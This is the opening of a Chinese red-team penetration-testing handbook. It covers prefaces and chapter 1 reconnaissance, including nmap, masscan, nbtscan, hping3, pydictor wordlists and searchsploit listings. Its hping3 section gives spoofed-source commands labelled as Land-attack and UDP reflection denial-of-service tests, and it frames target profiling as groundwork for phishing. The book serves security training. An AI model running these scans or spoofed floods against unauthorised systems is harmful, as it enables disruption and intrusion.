安恒信息
DAS-security 安全中国

科创板：688023

渗透攻击 红队百科全书



杭州安恒信息技术股份有限公司
DBAPPSecurity Co., Ltd.

（上）

《渗透攻击红队百科全书》丛书序言

保护好企业的网络资产，做好防护工作，日益成为了企业管理中重要的任务。企业和机构投入了大量的资源和精力，部署了充分的软硬件。但由于缺乏黑客样本数据、不同业务场景用同一套防护手段等原因，导致企业的安全防护体系的效果并不理想。

渗透测试作为一种安全防护手段，让安全防护从被动转换成主动，正被越来越多企业及机构认可，但也仅限于是防护基础工作之一，代表企业网络系统正合法合规的运行着。然而企业的业务场景是动态变化的，黑客的攻击手法、0day 漏洞更是层出不穷，红蓝队对抗便是针对此方面的测试。

红蓝队对抗是以红队模拟真实攻击，蓝队负责防御，最终的结果是攻防双方都会有进步。红蓝队对抗能挖掘出渗透测试中所没注意到风险点，并且能持续对抗，不断提升企业系统的安全防御能力，红队的主要价值在于能够检测网络安全纵深防护能力、应急响应手段是否有效、以及清楚的了解高级攻击或高级持续性威胁(Advanced Persistent Threat,APT)产生的最大危害，从而帮助企业强化防护能力、完善应急响应手段、引导正确的安全建设方向。

本书便是结合在模拟攻击过程中，尽可能全面测试整个企业的网络系统，红队攻击手法更复杂，而攻击路径的覆盖率更高。通过黑客视角，自动化的发起大规模、海量节点的实战攻击，以便测试用户在各个业务场景的应急响应能力。

参与本书的编撰团队来自于多年从事一线攻防演练的实战团队，历经上海世博会、历届世界互联网大会、G20 杭州峰会、历届中国进口博览会、第七届世界军人运动会等国家重大活动的网络信息安全保障工作。从实战角度出发，引导读者在掌握网络空间攻防技术原理的基础上，通过动手实战，强化网络空间攻防实践能力。本书内容系统、全面的贯穿了网络空间攻防所涉及的主要理论知识和应用技术，并涵盖了网络空间攻防技术发展的新研究成果，力求使读者通过本书的学习既可以掌握网络空间攻防技术，又能够了解本学科新的发展方向。既可作为高等学校网络空间安全和信息安全等相关专业本科生及研究生的辅助教材，也可作为从事网络与信息安全工作的工程技术人员和网络攻防技术爱好者的学习参考读物。

杭州安恒信息技术股份有限公司董事长&总裁

范渊

作者序言

红队（RedTeam）区别于传统的渗透测试，更偏向于实战，面对的场景也更加复杂、技术繁多，以目的为导向，需要有能够解决突发问题的能力。如何能汇总红队方方面面的技能一直以来是一个难题，安恒信息服务团队成立了专门面向红队任务的战略支援部后，在战略支援部团队成员的精心设计下，完成了内部红队知识库的构建，并吸引整个服务团队越来越多技术专家加入进来，共同完善知识库的内容，再到后来，公司研究院、研发部门、技术部门、培训部门等技术专家也开始加入进来，公司各个团队的技术人员在这里毫无保留的分享各自的心得体会，诡秘技巧。这里特别感谢战略支援部木牛实验室小伙伴在侯亮部长的带领下辛苦付出构建的平台，也要感谢公司其他各个实验室和所有技术人员的大力支持，没有大家的协同努力，也就不会有这本书的诞生。

本书是由大量的红队测试过程、思想，和一些非正式的报告所组成，可能是业内所有的安全书籍中最不像书的书，风格不固定，方向也没有那么聚焦，没有有太多理论基础，也没有引人入胜的行文技巧，但应该是实战性最好，价值含量最高，红队技术维度覆盖最全，作者最多的一本书。这本书，凝聚了安恒信息绝大部分擅长渗透测试、安全研究、红队行动、红队武器、逆向分析、代码分析等技术方向的专家知识精华，相信一定会对您有所帮助。

安恒信息是以攻防技术起家，在对抗过程中成长，一路走到今天的安全企业，我们专精于网络攻防的两端，致力于安全能力的汇聚与持续提升。对于安全技术的尊重和信仰是每一个安恒人必备的素质。在未来每一年的年中，我们都会将上一年的知识库精华汇聚成册，把我们在网络安全技术各个方向上的知识积累分享给业内的各位专家、伙伴、朋友，尽其所能的为网络安全技术的知识分享尽一份绵薄之力。

杭州安恒信息技术股份有限公司安全服务部负责人

袁明坤

前言

红蓝对抗、实战攻防演练是近几年安全行业的热门名词，国家相关部门牵头安全厂商大力推动实战攻防演练，以促进国家关键基础设施及重要行业的安全建设。以攻促防从传统渗透测试的视角转向前卫的红队评估，新的概念和模型不断频出，从高级可持续威胁（Advanced Persistent Threat,APT）到网络攻击杀伤链（Cyber Kill Chain）、MITRE ATT&CK，无不向我们展示了，实战是检验安全防护能力、建设安全防护体系的最有效方法。

我们在与用户长时间的交流中了解到，应对纷繁的网络攻击，网信信息安全从业者一直在寻找一本紧跟技术前沿、覆盖面广、贴合实战的网络信息安全从业人员读物，能快速提升读者解决核心问题的能力，撰写一本理论论述体系化、技术论述细致化、操作论述实战化的书籍就极为迫切。《渗透攻击红队百科全书》以红队视角出发，完整呈现红队攻击流程，对红队攻击过程进行了完整的梳理、归纳，读者能跟随作者的思路最终到达“靶心”，树立完整的渗透测试思路。本书也细化了实际操作中遇到的各类技术点，无论是常见的基础内容还是较冷门的知识点，都做了详尽的介绍，可以作为随手读物，遇到不解的情况下能快速寻找到所需技术知识。

《渗透攻击红队百科全书》是根据安恒信息多年的技术沉淀积累，并结合最新最前沿技术编写而成。本书根据红队测试的不同阶段进行目录划分，讲述红队的方方面面，从信息收集、外网入口点突破、内网穿透、内网侦测、防护绕过、权限提升、横向拓展，覆盖了红队测试流程的各个环节和技术点归纳，可以作为信息安全红队方向的百科全书、备忘录。每一章节内的各个节点都依据真实的网络环境出发，贴合实操情况，以理论为基础，从实际渗透出发，对每个知识点进行剖析讲解，由浅入深。不仅对技术内容做了详尽介绍，还有实操过程和实际网络环境的完整描述，实用性极强的，对于安全渗透测试人员十分适用。看完的感受，既有知识面的广度，也有针对每个技术点的深度，贯穿红队渗透的点线面各个维度。

希望本书的读者，在 5G、大数据、人工智能时代来临之际，学到一身扎实的技术，为做新时代信息安全从业者打好基础。

杭州安恒信息技术股份有限公司星火实验室负责人
李兵

简介

近年来，许多企业在网络安全建设环节，对于云安全、外网安全等这些偏向外部安全威胁的安全建设落地的比较完善，但内网安全、物理安全、人员安全这些偏向内部安全威胁的建设往往会比较薄弱。

随着红队概念的普及，许多大型企业都开始建立自己的红队与蓝队，并且会定期的举行红蓝对抗来检验自身网络安全建设的问题，通常红队在外部进攻的方式选择上相对于以往的黑客攻击技术较为丰富，一次红队行动可以说是合法的高级持续性威胁(Advanced Persistent Threat,APT)，首先，他们有着明确的目标，为了实现目标他们分工明确，对攻击与利用的自动化程度很高。

红队的主要价值在于能够检测网络安全纵深防护能力、应急响应手段是否有效、以及清楚的了解 APT 产生的最大危害，从而帮助企业强化防护能力、完善应急响应手段、引导正确的安全建设方向。

本书整理了关于红队的工作的技术点，浅显的带读者认识，红队的技术碰到内部网络相关的安全问题将会碰撞出怎样的火花？我们通过红队的概念来了解红队的定义，后续结合红队的工作周期来概括一些实战案例，本书的全部内容适用于管理人员、技术人员、工程师、计算机爱好者。实战案例中会将红队工作周期的理论体现的更加具象化，让读者能够理解的深刻。

杭州安恒信息技术股份有限公司水滴实验室负责人

倾旋

编者语

《渗透攻击红队百科全书》分为上、中、下三册，近 30 万字，文中出现笔误或者不对的地方，请大家多多包涵并反馈指正，所有课程从基础开始（包括工具的介绍、应用等，由于是基础开始，部分内容可能会涉及初级知识点，请见谅），这样以后新来的同事或者想要自我从头学习的同事也可以避开一些弯路。在编写的过程中，我深深体会到分享者才是学习中的最大受益者，由于需要成书，所以需要查阅大量的资料。在整个过程中，又学习到很多知识点，其中包括穿插在工作项目中的心得笔记，包括但不限制于代码审计、Web 安全渗透测试、内网渗透测试、域渗透测试、隧道技术、日志溯源与暴力溯源等。如果有课程指定需求介绍相关技术的同事（在笔者团队技术能力范围之内都可以留言于我），笔者相信有一天，您会发现原来弄清事物的本质是这样的有趣。愿读者学有所成、问有所得、静有所思，而私有所惘。

杭州安恒信息技术股份有限公司安全服务首席安全官、战略支援部负责人
侯亮

目录 （Table of Contents）

第一章 信息搜集

第二章 打点-进入内网

第三章 命令与控制

第四章 穿透与转发

第五章 内部信息搜集

第六章 权限提升

第七章 权限维持

第八章 内网渗透基础

第九章 红队自研

第十章 安全工具教学

第十一章 红队技巧

第十二章 工具优化及分享

第十三章 案例分享

第十四章 运营

第一章 信息搜集

主机发现

Nmap

官网：https://nmap.org/

安装：

- Mac os：`brew install nmap`
- Centos：`yum install nmap`
- Ubuntu：`apt-get install nmap`

手册：https://nmap.org/man/zh/index.html

扫描方式

- TCP : -sT
- SYN : -sS
- ACK : -sA
- UDP : -sU
- RPC : -sR
- ICMP: -sP
- Disable Port Scan: -sn

常见扫描方案

- 扫描10000端口、操作系统、版本

```
nmap -T4 -A <Target>
```

- 版本探测

```
nmap -sV <Target>
```

- 操作系统

```
nmap -O <Target>
```

其他技巧

- --host-timeout 主机超时时间 通常选值：18000
- --scan-delay 报文时间间隔 通常选值：1000

- -S <源地址> 定义扫描源地址，为了不被发现

示例

```
nmap -v -iR 100000 -P0 -p 80
```

随机选择100000台主机扫描是否运行Web服务器(80端口)。由起始阶段 发送探测报文来确定主机是否工作非常浪费时间，而且只需探测主机的一个端口，因 此使用-P0禁止对主机列表。

```
host -l company.com | cut -d -f 4 | nmap -v -iL -
```

进行DNS区域传输，以发现company.com中的主机，然后将IP地址提供给 Nmap。

输出

- `-oN <File>`
- `-oX <XML File>`
- `-oG <filespec>`

Grep输出 参考：http://www.unspecific.com/nmap-oG-output/

```
$ sudo nmap -O -oG - 10.1.1.100
# nmap 3.48BETA1 scan initiated Thu Dec 11 15:15:00 2003 as: nmap -O -oG - 10.1.
Host: 10.1.1.100 (devbox.corp.foocorp.biz)
Ports: 80/open/tcp//http///,
 135/open/tcp//msrpc///,
 139/open/tcp//netbios-ssn///,
 443/open/tcp//https///,
 445/open/tcp//microsoft-ds///,
 1025/open/tcp//NFS-or-IIS///,
 2105/open/tcp//eklogin///,
 3389/open/tcp//ms-term-serv///
Ignored State: closed (1638)
OS: Microsoft Windows Millennium Edition (Me),
  Windows 2000 Professional or Advanced Server,
  or Windows XP|Microsoft Windows XP SP1
Seq Index: 22972
IPID Seq: Incremental
# Nmap run completed at Thu Dec 11 15:15:48 2003 -- 1 IP address (1 host up) sca
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap 192.168.117.130 -oG - | awk '/open/{print $2}'
192.168.117.130
root@kali:~# nmap 192.168.117.130 -oG -
# Nmap 7.70 scan initiated Sun Apr 28 23:41:24 2019 as: nmap -oG - 192.168.117.130
Host: 192.168.117.130 ()        Status: Up
Host: 192.168.117.130 ()        Ports: 135/open/tcp//msrpc///, 139/open/tcp//netbios-ssn///, 445/open/tcp//microsoft-ds///, 49152/open/tcp//unknown///, 49153/open/tcp//unknown///, 49154/open/tcp//unknown///, 49155/open/tcp//unknown///, 49156/open/tcp//unknown///, 49158/open/tcp//unknown///   Ignored State: closed (991)
# Nmap done at Sun Apr 28 23:41:26 2019 -- 1 IP address (1 host up) scanned in 1.73 seconds
root@kali:~#
```

```
$ sudo nmap  -oG - -sP 10.1.1.172/29
# nmap 3.48BETA1 scan initiated Thu Dec 11 15:49:17 2003 as: nmap -oG - -sP 10.1
Host: 10.1.1.168 (alice.corp.foocorp.biz)     Status: Up
Host: 10.1.1.169 (madhat-sun.corp.foocorp.biz) Status: Up
Host: 10.1.1.170 (madhat.corp.foocorp.biz)     Status: Up
Host: 10.1.1.171 (madhat-laptop.corp.foocorp.biz)       Status: Up
Host: 10.1.1.172 (iss-scanner.dal.foocorp.biz)        Status: Up
Host: 10.1.1.173 (hatta.corp.foocorp.biz)      Status: Up
# Nmap run completed at Thu Dec 11 15:49:19 2003 -- 8 IP addresses (6 hosts up)
```

masscan

项目地址：https://github.com/robertdavidgraham/masscan

安装：

```
$ sudo apt-get install git gcc make libpcap-dev
$ git clone https://github.com/robertdavidgraham/masscan
$ cd masscan
$ make
```

> 该工具兼容Nmap的参数

高级选项

```
root@kali:~# masscan --ports 1-10000 192.168.117.130 --adapter-ip 192.168.117.1

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2019-04-29 03:50:55 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [10000 ports/host]
Discovered open port 135/tcp on 192.168.117.130
Discovered open port 445/tcp on 192.168.117.130
Discovered open port 139/tcp on 192.168.117.130
root@kali:~#
```

- --adapter-ip 指定发包的IP地址
- --adapter-port 指定发包的源端口
- --adapter-mac 指定发包的源MAC地址
- --router-mac 指定网关的MAC地址

- --exclude IP地址范围黑名单,防止masscan扫描
- --excludefile 指定IP地址范围黑名单文件
- --includefile,-iL 读取一个范围列表进行扫描
- --wait 指定发送完包之后的等待时间,默认为10秒

nbtscan

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# nbtscan

NBTscan version 1.5.1. Copyright (C) 1999-2003 Alla Bezroutchko.
This is a free software and it comes with absolutely no warranty.
You can use, distribute and modify it under terms of GNU GPL.

Usage:
nbtscan [-v] [-d] [-e] [-l] [-t timeout] [-b bandwidth] [-r] [-q] [-s separator] [-m retransmits] (-f filename)|(<scan_range>)
        -v              verbose output. Print all names received
                        from each host
        -d              dump packets. Print whole packet contents.
        -e              Format output in /etc/hosts format.
        -l              Format output in lmhosts format.
                        Cannot be used with -v, -s or -h options.
        -t timeout      wait timeout milliseconds for response.
                        Default 1000.
        -b bandwidth    Output throttling. Slow down output
                        so that it uses no more that bandwidth bps.
                        Useful on slow links, so that ougoing queries
                        don't get dropped.
        -r              use local port 137 for scans. Win95 boxes
                        respond to this only.
                        You need to be root to use this option on Unix.
        -q              Suppress banners and error messages,
        -s separator    Script-friendly output. Don't print
                        column and record headers, separate fields with separator.
        -h              Print human-readable names for services.
                        Can only be used with -v option.
        -m retransmits  Number of retransmits. Default 0.
        -f filename     Take IP addresses to scan from file filename.
                        -f - makes nbtscan take IP addresses from stdin.
        <scan_range>    what to scan. Can either be single IP
                        like 192.168.1.1 or
                        range of addresses in one of two forms:
                        xxx.xxx.xxx.xxx/xx or xxx.xxx.xxx.xxx-xxx.
Examples:
```

在Kali Linux中已经安装:

```
$ whereis nbtscan
nbtscan: /usr/bin/nbtscan /usr/share/man/man1/nbtscan.1.gz
$ nbtscan
# ...
Usage:
nbtscan [-v] [-d] [-e] [-l] [-t timeout] [-b bandwidth] [-r] [-q] [-s separator]
# ...
```

nbtscan 示例

```
root@kali:~# nbtscan -v -s : 192.168.117.130
192.168.117.130:WIN-PKACSD7SHQL:20U
192.168.117.130:WIN-PKACSD7SHQL:00U
192.168.117.130:WORKGROUP      :00G
192.168.117.130:WORKGROUP      :1eG
192.168.117.130:WORKGROUP      :1dU
192.168.117.130:__MSBROWSE__:01G
192.168.117.130:MAC:00:0c:29:06:75:2f
root@kali:~# ^C
root@kali:~#
```

```
$ nbtscan -r 192.168.1.0/24
```

> 扫描整个C段

```
$ nbtscan 192.168.1.25-137
```

> 扫描一个范围

```
$ nbtscan -v -s : 192.168.1.0/24
```

> 以 : 分割显示结果

```
$ nbtscan -f <File>
```

> 从文件读取扫描范围

高级用法

```
$ nbtscan -v -s ' ' 192.168.117.130
192.168.117.130 WIN-PKACSD7SHQL 20U
192.168.117.130 WIN-PKACSD7SHQL 00U
192.168.117.130 WORKGROUP       00G
192.168.117.130 WORKGROUP       1eG
192.168.117.130 WORKGROUP       1dU
192.168.117.130 __MSBROWSE__ 01G
192.168.117.130 MAC 00:0c:29:06:75:2f
$ nbtscan -v -s ' ' 192.168.117.130 | awk '{print $1}' | uniq
192.168.117.130
```

hping3

> hping3 主要是测试防火墙的拦截规则，对网络设备进行测试

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# hping3 -h
usage: hping3 host [options]
  -h  --help      show this help
  -v  --version   show version
  -c  --count     packet count
  -i  --interval  wait (uX for X microseconds, for example -i u1000)
      --fast      alias for -i u10000 (10 packets for second)
      --faster    alias for -i u1000 (100 packets for second)
      --flood      sent packets as fast as possible. Don't show replies.
  -n  --numeric   numeric output
  -q  --quiet     quiet
  -I  --interface interface name (otherwise default routing interface)
  -V  --verbose   verbose mode
  -D  --debug     debugging info
  -z  --bind      bind ctrl+z to ttl           (default to dst port)
  -Z  --unbind    unbind ctrl+z
      --beep      beep for every matching packet received
Mode
  default mode     TCP
  -0  --rawip      RAW IP mode
  -1  --icmp       ICMP mode
  -2  --udp        UDP mode
  -8  --scan       SCAN mode.
                   Example: hping --scan 1-30,70-90 -S www.target.host
  -9  --listen     listen mode
IP
  -a  --spoof      spoof source address
  --rand-dest      random destionation address mode. see the man.
  --rand-source    random source address mode. see the man.
  -t  --ttl        ttl (default 64)
  -N  --id         id (default random)
  -W  --winid      use win* id byte ordering
  -r  --rel        relativize id field          (to estimate host traffic)
  -f  --frag       split packets in more frag.  (may pass weak acl)
  -x  --morefrag   set more fragments flag
  -y  --dontfrag   set don't fragment flag
  -g  --fragoff    set the fragment offset
  -m  --mtu        set virtual mtu, implies --frag if packet size > mtu
  -o  --tos        type of service (default 0x00), try --tos help
```

常用模式

- -0 --rawip IP原始报文
- -1 --icmp ICMP模式
- -2 --udp UDP模式
- -8 --scan 扫描模式
- -9 --listen 监听模式

```
$ hping --scan 1-30,70-90 -S www.target.host
```

> SYN方式扫描主机端口

```
root@kali:~# hping3 --scan 445,135 -S 192.168.117.130
Scanning 192.168.117.130 (192.168.117.130), port 445,135
2 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
  445 microsoft-d: .S..A... 128 14607  8192    46
  135 loc-srv    : .S..A... 128 14863  8192    46
All replies received. Done.
Not responding ports:
root@kali:~# 
```

可以看到，目标主机回复了：S..A，代表SYN/ACK

```
$ hping3 -S -a 114.114.114.114 -p 53 114.114.114.114 -c 5
```

> 测试防火墙对ICMP包的反应、是否支持traceroute、是否开放某个端口、对防火墙进行拒绝服务攻击（DoS attack）。例如，以LandAttack方式测试目标防火墙（Land Attack是将发送源地址设置为与目标地址相同，诱使目标机与自己不停地建立连接）。

DRDDOS

```
$ hping3 --udp -a 114.114.114.114 -p 53 114.114.114.114 -c 5
```

> 基于UDP的DOS

参考

- http://0daysecurity.com/articles/hping3_examples.html
- http://man.linuxde.net/hping3

关联信息生成

在渗透前期工作开展之前，需要对目标的各种信息进行分析、拆分、组合。

例如：赫尔巴斯亚基国

根据地域习惯、宗教、互联网开放信息等信息进行简要拆分，假设获取的信息如下：

- 当地人爱好吃橙子
- 当地人信奉伊斯兰教
- IPV4地址开放IP段
- 相关社交网络公开的数据库

根据宗教、习惯、IP地址、开放数据支持……等，为后续的字典生成、鱼叉、水坑攻击铺下基石。

字典生成

pydictor

- 安装：

```
$ git clone https://github.com/LandGrey/pydictor
```

```
root@kali:~/Git# git clone https://github.com/LandGrey/pydictor
Cloning into 'pydictor'...
remote: Enumerating objects: 828, done.
remote: Total 828 (delta 0), reused 0 (delta 0), pack-reused 828
Receiving objects: 100% (828/828), 23.56 MiB | 403.00 KiB/s, done.
Resolving deltas: 100% (493/493), done.
root@kali:~/Git# 
```

- 生成字典

```
root@kali:~/Git# git clone https://github.com/LandGrey/pydictor
Cloning into 'pydictor'...
remote: Enumerating objects: 828, done.
remote: Total 828 (delta 0), reused 0 (delta 0), pack-reused 828
Receiving objects: 100% (828/828), 23.56 MiB | 403.00 KiB/s, done.
Resolving deltas: 100% (493/493), done.
root@kali:~/Git# cd pydictor/
root@kali:~/Git/pydictor# ls
core  docs  funcfg  lib  LICENSE  plugins  pydictor.py  README_CN.md  README.md  results  rules  tools  wordlist
root@kali:~/Git/pydictor# python pydictor.py

                                  2.1.1#dev

usage:
pydictor.py [options]
           -base        [type]
           -char        [custom_char]
           -chunk       [chunk1] [chunk2] ...
           -extend      [string_or_file]
           -plug        [scratch,birthday,pid8,pid6,pid4,ftp]
           --conf       [expression_or_file]
           --sedb
           -o,--output  [directory]
           -tool        [combiner,comparer,uniqifer,hybrider,uniqbiner,shredder,counter,handler]
           --len        [minlen] [maxlen]
           --head       [prefix_string]
           --tail       [suffix_string]
           --encode     [none,sha1,sha512,b64,url,md516,des,rsa,b32,b16,test,sha256,execjs,hmac,md5]
           --occur      [letter] [digital] [special]
           --types      [letter] [digital] [special]
           --regex      [regex]
           --level      [code]
           --leet       [code]


optional arguments:
  -h, --help            show this help message and exit
  -base Type            Choose from  (d, L, c, dL, dc, Lc, dLc)
                              d     digital              [0 - 9]
                              L     lowercase letters    [a - z]
                              c     capital letters      [A - Z]
                              dL    Mix d and L          [0-9 a-z]
                              dc    Mix d and c          [0-9 A-Z]
                              Lc    Mix L and c          [a-z A-Z]
                              dLc   Mix d, L and dL      [0-9 a-z A-Z]
```

快速使用：https://github.com/LandGrey/pydictor/blob/master/docs/doc/usage.md

```
$ python pydictor.py --sedb
```

- 合并去重

```
$ python pydictor.py -tool uniqbiner /my/all/dict/
```

- 多字典文件组合工具

```
$ python pydictor.py -tool hybrider heads.txt some_others.txt tails.txt
```

开放漏洞情报

开放漏洞情报

常用网站

- CVE
- Exploit-DB
- CX Security
- CNVD
- securitytracker

Search Exploit-DB

```
root@kali:~# searchsploit
  Usage: searchsploit [options] term1 [term2] ... [termN]

==========
 Examples
==========
  searchsploit afd windows local
  searchsploit -t oracle windows
  searchsploit -p 39446
  searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"
  searchsploit linux reverse password

  For more examples, see the manual: https://www.exploit-db.com/searchsploit/

=========
 Options
=========
   -c, --case     [Term]      Perform a case-sensitive search (Default is inSEnsITiVe).
   -e, --exact    [Term]      Perform an EXACT match on exploit title (Default is AND) [Implies "-t"].
   -h, --help                 Show this help screen.
   -j, --json     [Term]      Show result in JSON format.
   -m, --mirror   [EDB-ID]    Mirror (aka copies) an exploit to the current working directory.
   -o, --overflow [Term]      Exploit titles are allowed to overflow their columns.
   -p, --path     [EDB-ID]    Show the full path to an exploit (and also copies the path to the clipboard if possible).
   -t, --title    [Term]      Search JUST the exploit title (Default is title AND the file's path).
   -u, --update               Check for and install any exploitdb package updates (deb or git).
   -w, --www      [Term]      Show URLs to Exploit-DB.com rather than the local path.
   -x, --examine  [EDB-ID]    Examine (aka opens) the exploit using $PAGER.
       --colour               Disable colour highlighting in search results.
       --id                   Display the EDB-ID value rather than local path.
       --nmap     [file.xml]  Checks all results in Nmap's XML output with service version (e.g.: nmap -sV -oX file.xml).
                                Use "-v" (verbose) to try even more combinations
       --exclude="term"       Remove values from results. By using "|" to separated you can chain multiple values.
                                e.g. --exclude="term1|term2|term3".

=======
 Notes
=======
 * You can use any number of search terms.
 * Search terms are not case-sensitive (by default), and ordering is irrelevant.
   * Use '-c' if you wish to reduce results by case-sensitive searching.
   * And/Or '-e' if you wish to filter results by using an exact match.
 * Use '-t' to exclude the file's path to filter the search results.
   * Remove false positives (especially when searching using numbers - i.e. versions).
 * When updating or displaying help, search terms will be ignored.
```

示例

- 搜索Windows提权漏洞

```
$ searchsploit -t windows local
```

```
# searchsploit -t windows local
---------------------------------------------------------------------------------------------
 Exploit Title                                                            |  Path
                                                                          | (/usr/share/exploitdb/)
---------------------------------------------------------------------------------------------
AJA Portal 1.2 ( ) - File Inclusion                                        | exploits/php/webapps/7939.txt
ASX to MP3 Converter 1.82.50 ( 2003 x86) - '.asx' Stack Overflow           | exploits/ / /38457.c
ASX to MP3 Converter 1.82.50 ( XP SP3) - '.asx' Stack Overflow             | exploits/ / /38382.py
Apache 2.2 ( ) - Denial of Service                                         | exploits/ /dos/15319.pl
Apache Tomcat ( ) - 'runtime.getRuntime().exec()' Privilege Escalation     | exploits/ / /7264.txt
Audiotran 1.4.1 ( XP SP2/SP3 English) - Buffer Overflow                    | exploits/ / /11079.rb
CDex 1.70b2 ( XP SP3) - '.ogg' Buffer Overflow                             | exploits/ / /8231.php
CastRipper ( XP SP2) - '.m3u' Stack Buffer Overflow                        | exploits/ / /10646.c
CastRipper 2.50.70 ( XP SP3) - '.pls' Stack Buffer Overflow                | exploits/ / /10628.pl
Easy RM to MP3 27.3.700 ( XP SP2) - Buffer Overflow                        | exploits/ / /10619.c
Easy RM to MP3 27.3.700 ( XP SP3) - Overflow                               | exploits/ / /10602.pl
Euphonics Audio Player 1.0 ( XP SP3) - '.pls' Buffer Overflow              | exploits/ / /7974.c
Faleemi Desktop Software - (DDNS/IP) Buffer Overflow                       | exploits/ / /44382.py
Fortinet FortiClient 5.2.3 ( 10 x64 Creators) - Privilege Escalation       | exploits/ x86-64/ /45149.cpp
Fortinet FortiClient 5.2.3 ( 10 x64 Post-Anniversary) - Privilege Escalation | exploits/ x86-64/ /41722.c
Fortinet FortiClient 5.2.3 ( 10 x64 Pre-Anniversary) - Privilege Escalation | exploits/ x86-64/ /41721.c
Fortinet FortiClient 5.2.3 ( 10 x86) - Privilege Escalation                | exploits/ x86/ /41705.cpp
GeBlog 0.1 ( ) - GLOBALS[tplname] File Inclusion                           | exploits/php/webapps/3522.pl
HTMLDOC 1.9.x-r1629 ( x86) - '.html' Buffer Overflow                       | exploits/ x86/ /11112.c
K-Lite Mega Codec Pack 3.5.7.0 - Explorer Denial of Service (PoC)          | exploits/ /dos/6565.txt
KiTTY Portable 0.65.0.2p ( 7) - kitty.ini Overflow (Wow64 Egghunter)       | exploits/ / /39121.py
KiTTY Portable 0.65.0.2p ( 8.1/10) - kitty.ini Overflow                    | exploits/ / /39122.py
Microsoft Internet Explorer ( XP SP2) - HTML Help Control Zone Bypass      | exploits/ /remote/719.txt
Microsoft (x86) - 'NDISTAPI' Privilege Escalation (MS11-062)               | exploits/ x86/ /40627.c
Microsoft (x86) - 'afd.sys' Privilege Escalation (MS11-046)                | exploits/ x86/ /40564.c
Microsoft - '.hlp' HEAP Overflow (PoC)                                     | exploits/ /dos/3693.txt
Microsoft - 'AfdJoinLeaf' Privilege Escalation (MS11-080) (Metasploit)     | exploits/ / /21844.rb
Microsoft - 'EPATHOBJ::pprFlattenRec' Privilege Escalation (Metasploit)    | exploits/ / /26554.rb
Microsoft - 'MessageBox' Memory Corruption Denial of Service               | exploits/ /dos/2967.cs
Microsoft - 'SeImpersonatePrivilege' Privilege Escalation                  | exploits/ / /31667.txt
Microsoft - 'afd.sys' Kernel (PoC) (MS11-046)                              | exploits/ /dos/18755.c
Microsoft - 'jscript!RegExpComp::Compile' Heap Overflow Through IE or Network via WPAD | exploits/ /dos/43369.html
Microsoft - 'keybd_event' Privilege Escalation                             | exploits/ / /1197.c
Microsoft - 'ndproxy.sys' Privilege Escalation (Metasploit)                | exploits/ / /30392.rb
Microsoft - 'win32k.sys' Driver 'CreateDIBPalette()' Buffer Overflow       | exploits/ / /14566.c
Microsoft - Advanced Procedure Call (ALPC) Privilege Escalation            | exploits/ / /45280.txt
Microsoft - Animated Cursor '.ani' Buffer Overflow                         | exploits/ / /3647.c
Microsoft - Animated Cursor '.ani' Overflow                                | exploits/ / /3695.c
Microsoft - Animated Cursor '.ani' Overflow (Hardware DEP)                 | exploits/ / /3652.c
```

- 搜索Apache漏洞

```
# searchsploit -t Apache
---------------------------------------------------------------------------------------------
 Exploit Title                                                            |  Path
                                                                          | (/usr/share/exploitdb/)
---------------------------------------------------------------------------------------------
AWStats 6.x - Tomcat Configuration File Arbitrary Command Execution        | exploits/cgi/webapps/35035.txt
 (Windows x86) - Chunked Encoding (Metasploit)                             | exploits/windows_x86/remote/16782.rb
 + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                | exploits/php/remote/29316.py
 + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                  | exploits/php/remote/29290.c
 - Arbitrary Long HTTP Headers Denial of Service (C)                       | exploits/linux/dos/371.c
 - Arbitrary Long HTTP Headers Denial of Service (Perl)                    | exploits/multiple/dos/360.pl
 - Denial of Service                                                       | exploits/linux/dos/18221.c
 - Remote Memory Exhaustion (Denial of Service)                            | exploits/multiple/dos/17696.pl
 - httpOnly Cookie Disclosure                                              | exploits/multiple/remote/18442.html
 0.8.x/1.0.x / NCSA HTTPd 1.x - 'test-cgi' Directory Listing               | exploits/cgi/remote/20435.txt
 1.0/1.2/1.3 - Server Address Disclosure                                   | exploits/multiple/remote/21067.c
 1.1 / NCSA HTTPd 1.5.2 / Netscape Server 1.12/1.1/2.0 - a nph-test-cgi    | exploits/multiple/dos/19536.txt
 1.2 - Denial of Service                                                   | exploits/multiple/dos/20558.txt
 1.2.5/1.3.1 / UnityMail 2.0 - MIME Header Denial of Service               | exploits/windows/dos/20272.pl
 1.3 + PHP 3 - File Disclosure                                             | exploits/multiple/remote/20466.txt
 1.3 - Artificially Long Slash Path Directory Listing (1)                  | exploits/multiple/remote/20692.pl
 1.3 - Artificially Long Slash Path Directory Listing (2)                  | exploits/multiple/remote/20693.c
 1.3 - Artificially Long Slash Path Directory Listing (3)                  | exploits/multiple/remote/20694.pl
 1.3 - Artificially Long Slash Path Directory Listing (4)                  | exploits/multiple/remote/20695.pl
 1.3 - Directory Index Disclosure                                          | exploits/multiple/remote/21002.txt
 1.3.12 - WebDAV Directory Listings                                        | exploits/linux/remote/20210.txt
 1.3.14 - Mac File Protection Bypass                                       | exploits/osx/remote/20911.txt
 1.3.20 (Win32) - 'PHP.exe' Remote File Disclosure                         | exploits/windows/remote/21204.txt
 1.3.31 mod_include - Local Buffer Overflow                                | exploits/linux/local/587.c
 1.3.34/1.3.33 (Ubuntu / Debian) - CGI TTY Privilege Escalation            | exploits/linux/local/3384.c
 1.3.35/2.0.58/2.2.2 - Arbitrary HTTP Request Headers Security             | exploits/linux/remote/28424.txt
 1.3.6/1.3.9/1.3.11/1.3.12/1.3.20 - Root Directory Access                  | exploits/windows/remote/19975.pl
 1.3.x + Tomcat 4.0.x/4.1.x mod_jk - Chunked Encoding Denial of Service    | exploits/unix/dos/22068.pl
 1.3.x - HTDigest Realm Command Line Argument Buffer Overflow (1)          | exploits/unix/remote/25624.c
 1.3.x - HTDigest Realm Command Line Argument Buffer Overflow (2)          | exploits/unix/remote/25625.c
```

开源情报信息搜集（OSINT）

